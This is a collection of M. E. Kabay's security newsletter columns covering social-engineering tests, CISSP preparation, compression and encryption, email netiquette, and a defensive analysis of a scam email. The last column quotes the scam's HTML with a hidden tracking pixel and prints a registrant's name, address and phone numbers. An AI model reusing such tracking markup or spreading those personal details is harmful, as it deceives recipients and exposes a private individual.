Vulnerability analysis is a useful approach to measuring the success of INFOSEC policies; it's especially useful when there are known vulnerabilities introduced into a system and the percentage of identification of those known vulnerabilities is used as a measure of the quality of the penetration testing itself.

Penetration testing is one tool that can support vulnerabilitiy analysis. By itself, however, penetration testing -- simply looking for a way to penetrate a security perimeter -- is an inadequate measure of security. The important issue is not that a single breach was possible; that's almost inevitable if the attacker has enough time and determination to accomplish the breach. A wider perspective insists on identifying as many vulnerabilities as possible so they can be removed. The widest perspective analyzes the corporate culture of the target to understand why the vulnerabilities were present at all, then moves to fix the underlying processes so that new vulnerabilities can be prevented.

One question arises when planning such penetration analysis is whether social engineering techniques should be used. My consistent answer is "No, not unless you are prepared to do an awful lot of work before trying it."

Why not use social engineering?

The problem is that deceit can have profoundly disturbing effects on the deceived. If you hire someone to lie to your employees, don't be surprised if you generate a lot of anger and maybe even a few resignations. If the victim of social engineering makes a mistake and compromises security in this kind of test, you might find your organization facing a lawsuit for emotional suffering. At the least you will find a drop in morale. If your penetration testers violate the law or induce someone to violate the law you m ay be in serious trouble.

What kind of preparation can help to avoid these consequences?

I was speaking with the head of the lifeguards at a pool many years ago and learned that the lifeguard team would arrange for occasional, unannounced drills in the pool. She explained that the pool management had approved a plan whereby a lifeguard or member of the swim team would simulate distress so that the lifeguard on duty could practice responding. This exercise was done with thorough preparation: everyone on the roster was aware of the possibility that there would be a simulation. The timing was unannounced, but the fact that there would be a simulation was understood by all.

One of the points the lifeguard told me is that during the planning phase, some members of the

group raised concerns about lowering the thoroughness of response to an emergency if a lifeguard thought it might be merely a test. The group agreed explicitly that all apparent emergencies would be treated as real.

I think that we can apply the same principles in our own work.

First, as always when testing security, the attackers (whether internal or external) must obtain written authorization from the appropriate levels of management before any such analysis is carried out. Above all, employees should never attempt to test their organization's security without such written authorization. People have gone to jail for "testing security" without permission.

When preparing for a penetration test that involves social engineering, everyone in the organization should be thoroughly trained to understand the techniques of social engineering before beginning the tests. The entire organization can prepare for social-engineering simulations as a team; no one is subjected to attempted deception without knowing that the experience was part of a training and awareness exercise. Even if someone falls for a trick, the emotional effect is far less than if the same error occurred without preparation. In an organization-wide debriefing, the results of the tests can be discussed so that everyone learns from the experience without feeling humiliated. The essential point is that by turning penetration analysis into a collective exercise, the disadvantages of social engineering can be reduced.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Preparing for the CISSP Exam (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader and colleague recently asked me a few questions about the CISSP (Certified Information Systems Security Professional) exam and I thought readers might benefit from the interchange. Mr Pritsky (see < http://www.pritsky.net >) is one of the authors collaborating in the preparation of _*The Computer Security Handbook, Fourth Edition*_, edited by Sy Bosworth and myself. It will be published in 2001 by Wiley. In this first segment of a three-part series, I look at the exam itself.

* * *

Message text written by "N. Todd Pritsky"

>How does the CISSP compare to the SSCP in terms of the exam itself and the relative weight/importance of the certification<

Both are useful stages in professional development. Visit the (ISC)^2 Web site < http://www.isc2.org/ > where you will find a wealth of material about the CISSP and the SSCP.

The SSCP (Systems Security Certified Practitioner) is more hands-on and limited to technical issues. According to the description at < https://www.isc2.org/sscp_examover.html >, "The International Information Systems Security Certification Consortium, or (ISC)², working with a professional testing service, has developed a certification examination based on the SSCP Common Body of Knowledge (CBK). Candidates have up to 3 hours to complete the examination . . . which consists of multiple choice questions that address the seven topical test domains of the CBK. The information systems security test domains are:

* Access Control
* Administration
* Audit and Monitoring
* Risk, Response, and Recovery
* Cryptography
* Data Communications
* Malicious Code."

In contrast, the CISSP is deliberately designed to cover a wide range of topics that distinguish INFOSEC experts from other kinds of IT experts. As described on < https://www.isc2.org/cissp_examover.html >, "Candidates have up to 6 hours to complete the examination . . . which consists of 250 multiple choice questions that address the ten topical test domains of the CBK. The information systems security test domains are:

* Access Control Systems & Methodology
* {Computer} Operations Security
* Cryptography
* Application & Systems Development
* Business Continuity & Disaster Recovery Planning
* Telecommunications & Network Security
* Security Architecture & Models

* Physical Security
* Security Management Practices
* Law, Investigations & Ethics."

>What can you tell me about the exam itself? A lot of questions? Evenly distributed amongst the 10 domains? Multiple choice? Hands-on? I don't really know what to expect.<

CISSPs and all who take the exam are under non-disclosure agreement not to divulge the detailed content. See sample questions on the (ISC)^2 Web site.<

* * *

In the next segment of this three-part series, I will look at useful reading for future CISSPs.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Preparing for the CISSP Exam (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader and colleague recently asked me a few questions about the CISSP (Certified Information Systems Security Professional) exam and I thought readers might benefit from the interchange. Mr Pritsky (see < http://www.pritsky.net >) is one of the authors collaborating in the preparation of _*The Computer Security Handbook, Fourth Edition*_, edited by Sy Bosworth and myself. It will be published in 2001 by Wiley. In the second of this three-part series, I review some sources of regular INFOSEC news.

* * *

Message text written by "N. Todd Pritsky"

>What's the best way to go about preparing for the exam?<

Read a lot. Or at least, read

Tipton, H. F. & M. Krause (2000), eds. _*Information Security Management Handbook, 4th edition*_. Auerbach (Boca Raton, FL). ISBN 0-8493-9829-0. xiii + 711. Index.

Hal Tipton and Micki Krause are devoted founders and supporters of the (ISC)^2 and their books are deliberately organize to support professionals working towards the CISSP. There are also independent (i.e., unofficial) study guides; the latest, scheduled for publication in August 2001, is

Krutz, R. & R. D. Vines (2001). _*The CISSP Prep Guide: Mastering the Ten Domains of Computer Security*_. John Wiley & Sons (New York). ISBN 0-4714-1356-9 512. Index.

The (ISC)^2 itself offers CBK review seminars for both the CISSP and the SSCP; there are schedules posted on the Web site. In addition, there are a number of independent courses available which claim to be tied to the CBK and preparation for the CISSP exam.

Read security newsletters; some of the best include

* FindLaw < http://newsletters.findlaw.com/index.html >

* Information Security Magazine's Securitywire twice-weekly newsletter < http://www.infosecuritymag.com/newsletter >

* NetSec Weekly Newsletter < http://www.net-security.org >

* Politech < http://www.politechbot.com/info/subscribe.html >

* SANS NewsBites < http://www.sans.org/newlook/digests/newsbites.htm >

* SearchSecurity Daily News < http://searchsecurity.techtarget.com/ >

* SecurityPortal Weekly Newsletter < http://securityportal.com/subscribe.html >
RISKS < http://www.CSL.sri.com/risksinfo.html >

For even more choices of e-mail security newsletters, see the astonishingly extensive list of resources at INFOSYSSEC, < http://www.infosyssec.com/infosyssec/index.html >.

* * *

In the last of this three-part series, I review some useful conferences for aspiring CISSPs.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Preparing for the CISSP Exam (3)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader and colleague recently asked me a few questions about the CISSP (Certified Information Systems Security Professional) exam and I thought readers might benefit from the interchange. Mr N. Todd Pritsky (see < http://www.pritsky.net >) is one of the authors collaborating in the preparation of _*The Computer Security Handbook, Fourth Edition*_, edited by Sy Bosworth and myself. It will be published in 2001 by Wiley. In this first segment of a three-part series, I look at the exam itself. In this last of the three-part series, I look at conferences that are helpful to aspiring CISSPs and add a few comments on the general issue of preparing for professional certifications.

* * *

As part of your ongoing education in security, attend security conferences. Some of the top conferences (in alphabetical order by organizer) are run by

* Canadian Communications Security Establishment (CSE)

* Computer Security Institute conferences < http://www.gocsi.com >

* European Institute for Computer Anti-virus Research (EICAR) < http://conference.eicar.org/ >

* Information Systems Security Association (ISSA) <http://www.issa.org >(many regional conferences)

* MIS Training Institute < http://www.misti.com >

* NIST (National Institute of Standards and Technology) and the NCSC (National Computer Security Center) < http://csrc.nist.gov/nissc/call.htm >

* RSA Data Security <http://www.rsa.com >

* System Administration and Network Security Institute (SANS) < http://www.sans.org >

For much more extensive lists of security conferences, see

* The events list at CERIAS (Center for Education and Research in Information Assurance and Security) at Purdue University < http://www.cerias.purdue.edu/hotlist/detail.php?arg1=410&arg2=Events+%26+Call+For+Papers+/+Present >
* The Calendar of security and privacy related events maintained by the School of Computing at University of Utah, < http://www.cs.utah.edu/flux/cipher/cipher-hypercalendar.html >

>I'm not planning on sitting for the exam for several months, but I want to start allocating time resources, etc, now. Any guidance you can give is much appreciated.<

Read for half an hour on some subject in one of the required areas every day. Write articles about

security for your own company's security awareness program (or help to establish such a program) and for professional publications on areas you are trying to understand – articulating the information will force you to learn better.

* * *

This whole question of preparing for professional certification reminds me of my experience in working on my doctorate in the early 1970s. I saw that some students tried to cram for their exams, and I disliked the results. It was very irritating discovering that some of my colleagues who aced their exams had already forgotten the bulk of what they pretended to learn within a few months after the exams. So I resolved that I would just learn by osmosis. I read every day in my fields (applied statistics and invertebrate zoology). My lab notebooks had a literature search and explanation for each set of experiments as well as a discussion. When I took my doctoral comprehensive oral field exam, I didn't study for it at all; I just showed up at the meeting and had a ball discussing neat stuff with my professors (at one point my director had to insist, "Hey, this is supposed to be Mich's exam!" because we were all having such a good time arguing over some point of developmental biology). Similarly, when I took the CISSP exam, I didn't study for it at all and did fine. So just learn all the time, think critically, write and teach as much as you can and you'll do fine too.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Compression and Encryption

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

One of my colleagues asked me whether to compress a file before encrypting it or to encrypt before compressing it when sending the file through e-mail.

The answer is neither.

Compression algorithms such as that used in WinZIP look for repeated sequences (e.g., groups of blanks, the sequence "the " and so on) and define a table of abbreviations that can replace those repeated sequences by a short code. E.g., the frequently-used four-byte sequence "the " might be represented by a two-byte code of, say, "/5." [I'm just making up the code as an illustration.] You may have noticed that picture files (JPG, GIF and so on) often have very high compression ratios; the repeated sequences of similarly-colored pixels allows a high efficiency in substituting short codes for long repeated sequences.

In contrast, it is not usually possible to compress an encrypted file. A good encryption algorithm will produce few repeated sequences that compression algorithms can use. An exception might in theory be a very simple technique called monoalphabetic substitution, which is much like using the secret decoder ring we used to play with when we were kids (well, some of us <g>), which does not alter the frequency of repeated sequences.

PGP, in particular, always compresses a file _before_ it encrypts the data, so there is no need for us to do so manually. You can verify this claim by comparing the size of a PGP-encrypted file with the size of the WinZIP version of that encrypted file. For example, I just encrypted a simple 145 KB RTF file out of curiosity; the PGP file is 25 KB, the ordinary WinZIP file of the RTF is 23 KB, and the WinZIP of the PGP file is 25 KB.

To illustrate the effect, I encrypted the phrase "This sample has lots of repeated text. " The resulting PGP ciphertext was 241 bytes long. I then encrypted a buffer with 2048 copies of that phrase. The ciphertext was only 1053 characters long – a mere 4.4 times larger despite the 2048 times larger cleartext.

In summary, you don't have to compress a file before encrypting it. On the other hand, as my colleague Mike Money pointed out, if you have several files to send to the same people, putting them into a single archive and then encrypting the archive makes perfect sense even though there will be no significant reduction in size.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.
For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: Introduction

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

I first started using e-mail in 1982 at work, when I was a "systems engineer" for Hewlett-Packard Canada. In the early 1980s, E-mail was restricted mostly to businesses and academic users; a few thousand individuals exchanged messages through bulletin board systems (BBSs), and there were various schemes for mail relay among BBSs and value-added networks (VANs) such as Prodigy and Compuserve. Basically, amateurs did not have much exposure to electronic communications.

In contrast, today millions of people have grown up using e-mail, chat rooms and news groups from their childhood or youth, quite apart from businesses and formal organizations. Because of the rapid rise of these high-tech communications media, there has been a rupture in civility. There is a disjunction between the customs of civility and courtesy that were defined for earlier generations in terms of speech, telephone and written communications and the habits of a couple of generations who have developed their own style almost free of guidance from older people.

There is nothing unusual about different modes of communication for different contexts; conversational spoken language, for example, sounds quite different from the formal speech of conferences or the structured writing of an article. Speech between two long-married people, for example, is highly idiosyncratic. Jean-Paul Sartre once said that a good marriage is like a conversation that never ends, but the conversation becomes quite peculiar after a while. I remember my wife's and my amusement when we heard a tape we accidentally made during a car trip when we must have somehow gotten a recorder going: it sounded completely off the wall ("Is that surprising?" I imagine some of you thinking) with sentence fragments, long companionable pauses, code words (e.g., "Do I have baboons?" "No, you have no baboons."), resumption of topics many minutes later as if there had been no intervening content, and a general lack of any obvious structure.

From a business point of view, however, some of the people most comfortable with electronic communications have developed some bad habits. This series will serve a guide to standards of appropriate behavior when employees are communicating online. Topic areas will include

* Selling Products and Services
* Netiquette for Beginners
* Public Relations Nightmares
* Appropriate Use Policies

* Protecting Your Web Site

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: Selling Products and Services

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

There is nothing inherently unethical about using the Net for selling products and services, but there are some fundamental problems peculiar to the Net: messages can be

* immortal;
* modified and become inaccurate;
* forged;
* unwanted.

Messages circulate on the Net without central control. Old copies of documents reside on individual servers and workstations and can be resuscitated years later. Imagine an advertisement for a special price on a company's product; having a client ask for that price two years later might cause problems if conditions have changed. However, from the client's point of view, the message may have arrived from a friend yesterday; even if the supplier explains that the sale is over, the client may be disappointed and perhaps even angry. From a commercial perspective, all communications offering goods and services ought to have a date of origin and an expiration date.

What good is an expiration date if someone alters it before rebroadcasting the message? For that matter, anyone can alter any aspect of a message before sending it back into the Net. The ultimate alteration is forgery: inventing a false message ostensibly from a specific person or organization To avoid embarrassment and possibly litigation based on misleading or libelous documents, one should be able to repudiate such messages. There is no absolute repudiation, but one can build a strong case for repudiating a message if one uses digital signatures on all communications (see "Why Everyone Should Sign their Digital Documents" from 2000-02-14 at http://www.nwfusion.com/newsletters/sec/0214sec1.html). If thousands of messages have all been signed digitally, then an unsigned message or a message with an invalid digital signatures can reasonably be repudiated.

* * *

In the next article in this series, I'll look at unsolicited and unwanted e-mail.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: Unwanted Messages

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

There are plenty of ways of marketing products and services electronically without offending anyone, violating standards of civility, or breaking the law. Using the World-Wide Web is one; generating and using legitimate, opt-in e-mail lists is another.

However, there are at least three types of unwanted messages: unsolicited commercial e-mail (UCE), usually called "junk e-mail" and sometimes known as "spam" (much to the horror of the trademark owners for "Spam" luncheon meat); chain-letters; and hoaxes.

Employees who are new to the Net may think naively that sending advertisements to millions of recipients at little or no cost sounds like a great deal. Certainly thousands of gullible nitwits have fallen prey to charlatans selling systems for sending out junk e-mail; many of these novices unthinkingly accept the notion of forging e-mail headers to avoid the consequences of their actions. However, no reputable organization will permit such abusive behavior; junk e-mail puts the organization into bad company, uses the recipients' resources (bandwidth, disk space, time) without permission, and generates outrage from many of the victims. That outrage can take both legal and extra-legal methods.

A notorious case of header forgery came to light in May1997, when Craig Nowak, a college student, chose a return address at random for his first attempt at junk e-mail. Unfortunately for his victim, "flowers.com" was a legitimate business whose owner received 5,000 bounced messages and plenty of abuse for supposedly spamming the world. Fortunately for the anti-spam cause, the enraged florist, Tracy LaQuey Parker, launched a lawsuit for damages and was supported by the Electronic Frontier Foundation and the Texas Internet Service Providers Association. In late September 1997, the plaintiffs won a temporary injunction against the defendant and his ISP preventing him from further use of the appropriated domain name (not that he'd have wanted to, at that point). In November 1997, the defendant was fined $18,910 plus court costs.

A different sort of response occurred in 1994. In the December issue of *Network World* an anonymous writer told the following story. Without knowing that he was violating standards, he posted a message about his company's products on about a dozen USENET groups. Within hours, he was swamped with abusive e-mail, abusive USENET group messages, and – worst of all – his company's 800 number was widely posted in alt.sex groups as if it were a free phone-sex line. The volume of calls (all of which were paid for by the company) by sex-seeking callers

not only saturated the company's phone lines, but also annoyed the receptionists to such an extent that one of them resigned and the other forwarded all the 800-line calls to the phone of the employee who started the whole mess. The 800 number had one of those fancy letter combinations and it was all over the company's advertising and letterhead, so changing the number was not an option; the company simply had to wait for the fuss to die down.

These cases are good enough reason to convince most sensible employees that sending junk e-mail is (shall we put it mildly?) not a good idea for their employers or for their careers.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: The Prime Directive

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

The most important principle you can teach your network users is that every communication made using the organization's e-mail system should be considered as equivalent to something written on official letterhead. Lack of professionalism in such communications can seriously damage the entire organization's reputation and credibility.

We have already looked at spamming – sending unsolicited commercial e-mail. Other forms of unwanted messages include hoaxes and chain letters. Many hoaxes refer to non-existent malicious software; a general policy that makes sense is to explain to all users that they must not broadcast any warnings. Users alarmed by such messages should simply contact their technical support team and let experts investigate (and often debunk) stories of exploding monitors, damaged disk drives and the like. As for chain letters (messages asking people to forward a warning, health information, or a petition to everyone in the recipient's address book), adults ought to know better than to forward such drivel, but at least within the organization, such forwarding can be interdicted by policy.

A simple lack of professionalism is to send or publish correspondence (or worse, articles) with spelling, grammatical or factual errors. Yes, of course no one is perfect, and the occasional blunder is forgivable (I sure hope so, given the errors I have made in print). What I am referring to is slovenly writing: poorly thought-through ideas, poorly expressed. Anyone can use a spell-checker at the very least; even a grammar-checker is better than nothing. But if an employee is involved in public discourse, especially on an important and highly-visible topic, it might be a good idea to have the Public Relations (Marketing, Corporate Communications. . . .) experts check the content and style before launching it into the public sphere.

Another form of unprofessional behavior is "flaming." Many users of e-mail and of the USENET think that making rude remarks about the people with whom they are corresponding is just a normal way of expressing disagreement. But rudeness is unprofessional. It is inappropriate for a professional to use profanity, obscenity, sarcasm, and other demeaning modes of expression. Even more embarrassing is to see correspondents who make *ad hominem* remarks – comments about the personality or personal characteristics of others. "If you had bothered to read what I wrote. . . ." or "You are obviously incapable of understanding my point. . . ." and similar slurs and innuendos demean not only the recipient but also the sender. They can certainly embarrass the sender's employer.

The converse is that as recipients, we need to be tolerant of what may appear to be rudeness.

Not everyone has the practice required to write with sensitivity and subtlety, and sometimes people's sentences misrepresent their intentions. There is no cause for a professional to respond to other people's rudeness by descending into the written equivalent of a shouting match, regardless of provocation.

My own practice has been to avoid flaming back when I receive even private communications that cross the rudeness boundary. Over the years, I have occasionally written viciously vitriolic responses to rude people and laughed uproariously at how much fun it is to fight back. Then I have deleted the nastygrams and written back as politely as I can. The professional responses have not necessarily been friendly, but at least they were civil.

Corporate users should be made aware of these principles in policies and in training classes. It might even be fun having users practice responding to rude messages with civil responses as part of the classes.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: Responsible Posting

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

We have seen in a previous article that posting advertisements in USENET news groups is a poor idea. Although not all news groups are moderated, there are nonetheless written or unwritten rules about whether advertising is welcome in any given group.

In general, there are some straightforward principles for being a responsible and welcome participant in a news group or other discussion forum:

* Lurk before you leap: learn about the specific style in use in the USENET group you intend to join. Do participants use formal or informal language? Do they seem to value pointers to documents produced by companies and other organizations? Is it appropriate to refer to your own products in this particular forum?

* Remember that on the USENET, everything you write may be archived and available indefinitely. Keep that in mind at all times before posting anything.

* Don't flame people (as discussed in a previous article).

* Avoid profanity, ethnic/religious slurs, and other offensive language.

* Stick to the forum/section subject area: don't post materials that are irrelevant to the subject, no matter how interesting you think it ought to be to participants. For example, most people in, say, a Windows 2000 technical discussion group would find it offensive to be told about human-rights violations in, say, Kosovo, no matter how important the topic may be in a wider sense.

* Make messages concise. In most groups, netiquette proscribes quoting an entire message; generally it's enough to quote just enough of a text to make it clear how your response is germane.

* Respect copyright laws: don't publish someone's comments elsewhere without asking for and receiving permission.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and

his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Protecting Your Reputation in Cyberspace: No Covert Ads or Shills

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

In addition to the general rules on civil collaboration in USENET groups and mailing lists, vendor staff should understand that only honesty is acceptable in selling products. It is unacceptable to post forum messages that are covert advertisements. Responses should be focused on the issue at hand and should be as helpful as possible. Forums, newsgroups may have strict standards and there may be negative responses to introduction of your company name and product without clear benefits to recipients. Repeated marketing hyperbole in technical forum repels potential customers. Indeed, even subtle propaganda will be punished: beware of posting superficially-objective responses that are slanted: misleading information will inevitably be punished by public exposure, humiliation of the guilty, and embarrassment of the employers.

Much worse than propaganda from an identified employee of a company is propaganda in the guise of disinterested comment. Company policy should make it clear that employees who are posting information that is relevant to company interests should clearly identify themselves as employees. Commenting on competitive products or services or praising one's own without clearly identifying oneself. Such shills are highly objectionable, and group members will often express their disapproval in the strongest terms. Shills may be locked out of controlled-access groups, both individuals and employers may receive torrents of abuse, and the effects may last for a long time.

Conversely, it is appropriate to post a disclaimer when appropriate to indicate genuine disinterest; e.g., "Neither the authors nor their employers have any financial interest in the companies, products and services mentioned in this communication."

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

limit on any Web site, and to republish it in any way they see fit.

Protecting Your Reputation in Cyberspace: Don't Talk to Strangers

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This series of articles looks at how we can use e-mail and other electronic communications responsibly and professionally. It is intended to provide useful information for corporate INFOSEC awareness programs

* * *

There's a funny thing about becoming an active member of a discussion group – whether in real-space or in cyberspace. The longer you participate, the closer you feel to the regulars. There's a sense of camaraderie, of belonging to a group of interesting people; indeed, in some real and electronic groups, the regulars act like a regular clique. Like the snotty brats in high-school cliques, these folks treat newcomers with disdain and assume a position of superiority that can be truly offensive.

However, that same sense of camaraderie, even when it is expressed positively and not through putting down others, may fool employees into forgetting that they don't necessarily know with whom they are corresponding. Furthermore, they don't know who is lurking (reading the exchanges without contributing). The audience may very well include people from direct competitors, and there is nothing illegal about using information that is posted openly in a public forum.

Employees should not post intimate details of a particular project, a new product version, plans for expansion in a new geographical area, their employer's marketing strategy or inside information that could violate Securities and Exchange prohibitions on reveling insider information that could affect share prices. Appropriate use policies should make it clear to everyone that by definition, confidential information may not be disseminated outside the organization. Only the Public Relations or Corporate Communications / Marketing departments would normally be authorized to decide how and what to post publicly.

The principle of discretion applies equally well to criticisms of the employer, partners, suppliers, or individuals. It is foolish to think that broadcasting internal grumblings about an employer will be ignored by management. Such public criticisms can severely damage the organization. Now, if the organization is breaking the law, employees can report the crimes to law enforcement or regulatory authorities; however, posting details in public may make it difficult or impossible for investigators to gather information that will be usable for prosecution. Employees who have resigned or who are fired might also want to check the terms of their contracts; some employment contracts impose a gag on criticism even after an employee has left the employ of an organization. When in doubt, consult an attorney with experience in employment law and litigation.

One last note: employees should remember that most of what is posted on the USENET is archived and can be available to prospective employers years later. If employees fail to protect

the interests of one employer, what would convince a new employer that their discretion would be any greater in the future?

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

On the Case with *Sam Spade*

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this newsletter, I thought some readers would enjoy seeing the steps in finding out the details of yet another e-mail scam: fraudulent click-throughs.

On Dec. 23, 2000, I received an HTML invitation from a stranger to try a "new game." Unimpressed by the warmth of the invitation and suspicious of any attachment, I looked at the source code and found some peculiar aspects:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">

<html>
<head>
<title>Untitled</title>
</head>

<body><P ALIGN=CENTER>
<A
HREF="http://www.findcommerce.com/tracking/sarefer.dll?HostBannerID=23589"
TARGET="_top" onmouseover="window.status='CLICK IT';return true">
<font size="+1">click here</font></A><IMG
SRC="http://www.whispa.com/tracking/exposure.dll?263589" WIDTH=1
HEIGHT=1
BORDER=0><br><br>To join new game for free<br>No charge</p>

</body>
</html>
```

The source suggested that the intent of this information was primarily to track responses, not to convey information.

I then turned to the Sam Spade 1.14 network utility (see http://www.samspade.org/ssw/ for details of this useful freeware) and quickly found that the headers were forged.

Between the asterisks below is what the program returned to me (note that the commentary - e.g., "My comments are just hints" - is the program's, not mine.):

***

12/27/00 16:22:21 Input
The Received: headers are the important ones to read

My comments are just hints, and should be considered only

an opinion. I may have guessed wrong, or things may have
changed since I was written

Sender: Lisa@netvision.net.il
Received: from mgw-mp.sric.sri.com (mgw-mp.sric.sri.com
[128.18.23.110]) by spdmgaae.compuserve.com
(8.9.3/8.9.3/SUN-1.9) with ESMTP id PAA02807 for
<mkabay@compuserve.com>; Sat, 23 Dec 2000 15:13:11 -0500
(EST)
This received header was added by your mailserver
spdmgaae.compuserve.com received this from mgw-mp.sric.sri.com
(IP addresses match)

Received: from mailgw1.netvision.net.il ([194.90.1.14])
by mgw-mp.sric.sri.com (Netscape Messaging Server 3.6)
with ESMTP id AAA14C6 for
<mkabay@atomictangerine.com>; Sat, 23 Dec 2000 12:12:38 -0800
mgw-mp.sric.sri.com received this from mailgw1.netvision.net.il
(IP addresses match)

Received: from mailgw.netvision.net.il
(c2189.racs.surfree.net.il [212.3.197.189]) by
mailgw1.netvision.net.il (8.9.3/8.9.3) with ESMTP id
WAA00219 for <mkabay@atomictangerine.com>; Sat, 23 Dec 2000 22:12:33 +0200 (IST)
mailgw1.netvision.net.il received this from someone claiming
to be mailgw.netvision.net.il
but really from 212.3.197.189(c2189.racs.surfree.net.il)
All headers below may be forged

Message-Id: <200012232012.WAA00219@mailgw1.netvision.net.il>
From: Lisa@mailgw1.netvision.net.il
To: mkabay@atomictangerine.com
Subject: new game try it
Date: 23 Dec 2000 22:14:52 +0200
Mime-Version: 1.0
Content-Type: text/html

***

Visiting the proposed URL
(http://www.findcommerce.com/tracking/sarefer.dll?HostBannerID=263589)
simply forwarded me to a "not found" page at:
http://www.safe-audit.com/unavailable.html?INVHBID

Visiting the hidden URL
(http://www.whispa.com/tracking/exposure.dll?263589) resulted in no
response at all; trying to backtrack through the directory tree
resulted in closed connections.

Checking the registration of "whispa.com" (easily done using SamSpade) showed the registrant to be a London company Global Market Ltd., with this contact information:

Administrative Contact, Billing Contact:
Leo, Scheiner (SL2005) leo@NETCOMUK.CO.UK
Global Market Ltd.
29 Fairholme Gardens
London
N3 3ED
UK
44 181 346 0770 (FAX) 44 181 346 8316
Technical Contact:
Digiweb, Inc. (HDI2-ORG) hostmaster@DIGIWEB.COM
Digiweb, Inc.
4716 Pontiac Street
College Park, MD 20740
US
301-982-1688 Fax - 301-982-9782

The registration for "findcommerce.com" is the same.

The Tech Contact phone number had been disconnected. The U.K. number city code 181 had been changed to 208, and I was able to get through to the changed number.

